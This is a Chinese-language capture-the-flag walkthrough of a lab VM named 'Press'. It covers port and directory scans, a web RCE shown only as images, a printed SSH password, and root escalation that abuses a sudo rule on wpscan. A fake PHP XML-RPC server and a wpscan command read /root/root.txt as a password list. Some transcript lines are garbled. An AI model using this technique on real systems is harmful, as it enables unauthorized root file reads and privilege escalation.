

user权限

nmap扫描

```
C:\Windows\System32\cmd.exe X + v

Target: http://192.168.56.104/

[13:42:35] Scanning:
[13:42:36] 403 - 319B - /.php
[13:42:41] 200 - 1KB - /debug.php
[13:42:43] 200 - 10KB - /index.html
[13:42:45] 403 - 319B - /server-status/
[13:42:45] 403 - 319B - /server-status
[13:42:46] 200 - 72KB - /test.php

Task Completed

D:\FF_app\dirsearch-master>nmap -sV 192.168.56.104
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-15 13:47 中国标准时间
NSOCK ERROR [0.0240s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for 192.168.56.104
Host is up (0.00061s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
MAC Address: 08:00:27:66:D5:0D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.75 seconds

D:\FF_app\dirsearch-master>
```

扫目录

```
C:\Windows\System32\cmd.exe X + v

Microsoft Windows [版本 10.0.26200.8457]
(c) Microsoft Corporation. 保留所有权利。

D:\FF_app\dirsearch-master>python dirsearch.py -u 192.168.56.104

  c111-5 0_c111-c115  v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12294


Target: http://192.168.56.104/

[13:42:35] Scanning:
[13:42:36] 403 - 319B - /.php
[13:42:41] 200 - 1KB - /debug.php
[13:42:43] 200 - 10KB - /index.html
[13:42:45] 403 - 319B - /server-status/
[13:42:45] 403 - 319B - /server-status
[13:42:46] 200 - 72KB - /test.php


Task Completed

D:\FF_app\dirsearch-master>
```


有可执行的漏洞点 RCE




确认是www-data权限



找user.txt




cat获取flag




提权

ai找到一个奇怪的文件，我跟上



将这个奇怪编码给gpt，是Malbolge代码，解出来是ssh
sky:Da8eag6NxbC1jJ9as8cb



```
sudo -l
```

(ALL : ALL) NOPASSWD: /usr/local/bin/wpscan

根据ai给的来确定真实gem路径，并且看一下有没有可写的点

```
ruby3.3 - <<'RB'  
require 'rubygems'  
s = Gem::Specification.find_by_name('wpscan')  
puts "full_gem_path = #{s.full_gem_path}"  
puts "loaded_from   = #{s.loaded_from}"  
puts "bindir         = #{s.bindir}"  
puts "executables    = #{s.executables.inspect}"  
puts "bin_path       = #{Gem.bin_path('wpscan', 'wpscan', '>= 0.a')}"  
RB
```



```
sky@Press:~$ sudo RUBYLIB=/tmp /usr/local/bin/wpscan --version
sudo: sorry, you are not allowed to set the following environment variables: RUBYLIB
sky@Press:~$ ruby3.3 - <<'RB'
> require 'rubygems'
> s = Gem::Specification.find_by_name('wpscan')
> puts "full_gem_path = #{s.full_gem_path}"
> puts "loaded_from = #{s.loaded_from}"
> puts "bindir = #{s.bindir}"
> puts "executables = #{s.executables.inspect}"
> puts "bin_path = #{Gem.bin_path('wpscan', 'wpscan', '>= 0.a')}]"
> RB
full_gem_path = /var/lib/gems/3.3.0/gems/wpscan-3.8.28
loaded_from = /var/lib/gems/3.3.0/specifications/wpscan-3.8.28.gemspec
bindir = bin
executables = ["wpscan"]
bin_path = /var/lib/gems/3.3.0/gems/wpscan-3.8.28/bin/wpscan
sky@Press:~$
```

```
sky@Press:~$ namei -l "$p"
f: /var/lib/gems/3.3.0/gems/wpscan-3.8.28
drwxr-xr-x root root /
drwxr-xr-x root root var
drwxr-xr-x root root lib
drwxr-xr-x root root gems
drwxr-xr-x root root 3.3.0
drwxr-xr-x root root gems
drwxr-xr-x root root wpscan-3.8.28
sky@Press:~$ namei -l "$b"
f: /var/lib/gems/3.3.0/gems/wpscan-3.8.28/bin/wpscan
drwxr-xr-x root root /
drwxr-xr-x root root var
drwxr-xr-x root root lib
drwxr-xr-x root root gems
drwxr-xr-x root root 3.3.0
drwxr-xr-x root root gems
drwxr-xr-x root root wpscan-3.8.28
drwxr-xr-x root root bin
-rwxr-xr-x root root wpscan
sky@Press:~$ ls -la "$b"
-rwxr-xr-x 1 root root 471 May 13 07:45 /var/lib/gems/3.3.0/gems/wpscan-3.8.28/bin/wpscan
sky@Press:~$ find "$p" -writable -ls 2>/dev/null | head -50
sky@Press:~$
```

行不通，ai提示可以利用wpscan --passwords来让root读文件

写假的 WordPress/XML-RPC 服务

```
cat > /home/sky/router.php <<'PHP'
```

PHP内容 AI跑的

```
<?php
$log = "/home/sky/wp_capture_root.log";
$uri = $_SERVER["REQUEST_URI"] ?? "/";
$method = $_SERVER["REQUEST_METHOD"] ?? "GET";
$body = file_get_contents("php://input");
file_put_contents($log, $method . " " . $uri . "\n" . $body . "\n---\n",
FILE_APPEND);

if (str_starts_with($uri, "/xmlrpc.php")) {
```

```

    header("Content-Type: text/xml");
    if ($method === 'POST') {
        echo "<?xml version='1.0'?><methodResponse><fault><value><struct>
<member><name>faultCode</name><value><int>403</int></value></member><member>
<name>faultString</name><value><string>Incorrect username or password.
</string></value></member></struct></value></fault></methodResponse>";
    } else {
        echo "<?xml version='1.0'?><methodResponse><params><param><value>
<string>XML-RPC server accepts POST requests only.</string></value></param>
</params></methodResponse>";
    }
} else {
    header("Content-Type: text/html");
    echo "<html><head><meta name='generator' content='WordPress 6.8'></head>
<body>wp</body></html>";
}

```

起服务

```

nohup php -S 127.0.0.1:8000 /home/sky/router.php >/home/sky/wp_server.out
2>/home/sky/wp_server.err &

```

然后让root拿/root/root.txt作为密码本来登录

```

timeout 50 sudo /usr/local/bin/wpscan --force --detection-mode passive --
interesting-findings-detection aggressive --wp-version-detection passive --url
http://127.0.0.1:8000 -U admin -P /root/root.txt --password-attack xmlrpc --
max-threads 1 --request-timeout 3 --connect-timeout 3 --no-update --timthumbs-
list /var/www/.wpscan/db/timthumbs-v3.txt --config-backups-list
/var/www/.wpscan/db/config_backups.txt --db-exports-list
/var/www/.wpscan/db/db_exports.txt >/home/sky/wpscan_root_flag.out
2>/home/sky/wpscan_root_flag.err || true

```

查看日志得到flag

```

grep -n "POST /xmlrpc.php\|wp.getUsersBlogs\|flag{"
/home/sky/wp_capture_root.log

```

```
sky@Press:~$ kill -f "php -S 127.0.0.1:8000" 2>/dev/null || true
sky@Press:~$ 
sky@Press:~$ rm -f /home/sky/router.php /home/sky/wp_capture_root.log /home/sky/wp_server.out /home/sky/wp_server.err /home/sky/wpscan_root_flag.out /home/sky/wpscan_root_flag.err
sky@Press:~$ 
sky@Press:~$ cd /home/sky
-bash: cd: /home/sky: No such file or directory
sky@Press:~$ cd /home/sky
sky@Press:~$ cat > /home/sky/router.php <<"PHP"
> <?php $log = "/home/sky/wp_capture_root.log"; $url = $_SERVER["REQUEST_URI"] ?? "/"; $method = $_SERVER["REQUEST_METHOD"] ?? "GET"; $body = file_get_contents("php://input"); file_put_contents($log,
    $method . " " . $url . "\n", FILE_APPEND); if (str_starts_with($url, "/xmlrpc.php")) { header("Content-Type: text/xml"); if ($method == "POST") { echo "<?xml ve
rsion='1.0'?><methodResponse><fault><value><struct><member><name>faultcode</name><value><int>408</int></value></member><member><name>faultstring</name><value><string>Incorrect username or password.</
string></value></member></struct></value></fault></methodResponse>"; } else { echo "<?xml version='1.0'?><methodResponse><params><param><value><string>XML-RPC server accepts POST requests
only.</string></value></params></methodResponse>"; } } else { header("Content-Type: text/html"); echo "<html><head><meta name='generator' content='WordPress 6.6'></head><body><wp
/><?php
sky@Press:~$ nc -hup php -S 127.0.0.1:8000 /home/sky/router.php >/home/sky/wp_server.out 2>/home/sky/wp_server.err &
[1] 45821
sky@Press:~$ timeout 60 sudo /usr/local/bin/wpscan --force --detection-mode passive --interesting-findings-detection aggressive --wp-version-detection passive --url https://127.0.0.1:8000 -U admin -P
/root/.root.txt --password-attack xmlrpc --max-threads 1 --request-timeout 3 --connect-timeout 3 --no-update --thumbs-list /var/www/.wpscan/db/thumbs-v8.txt --config-backups-list /var/www/.wpsca
n/db/config_backups.txt --db-exports-list /var/www/.wpscan/db/db_exports.txt >/home/sky/wpscan_root_flag.out 2>/home/sky/wpscan_root_flag.err || true
sky@Press:~$ grep -n "POST /xmlrpc.php/wp.getUsersBlogs/" /home/sky/wp_capture_root.log
34:POST /xmlrpc.php
106:POST /xmlrpc.php
106:<?xml version='1.0'?><methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value><string>admin</string></value></param><param><value><string>flag(root-861019fa98fb86c5955f74808620
2ce8)</string></value></param></params></methodCall>
sky@Press:~$
```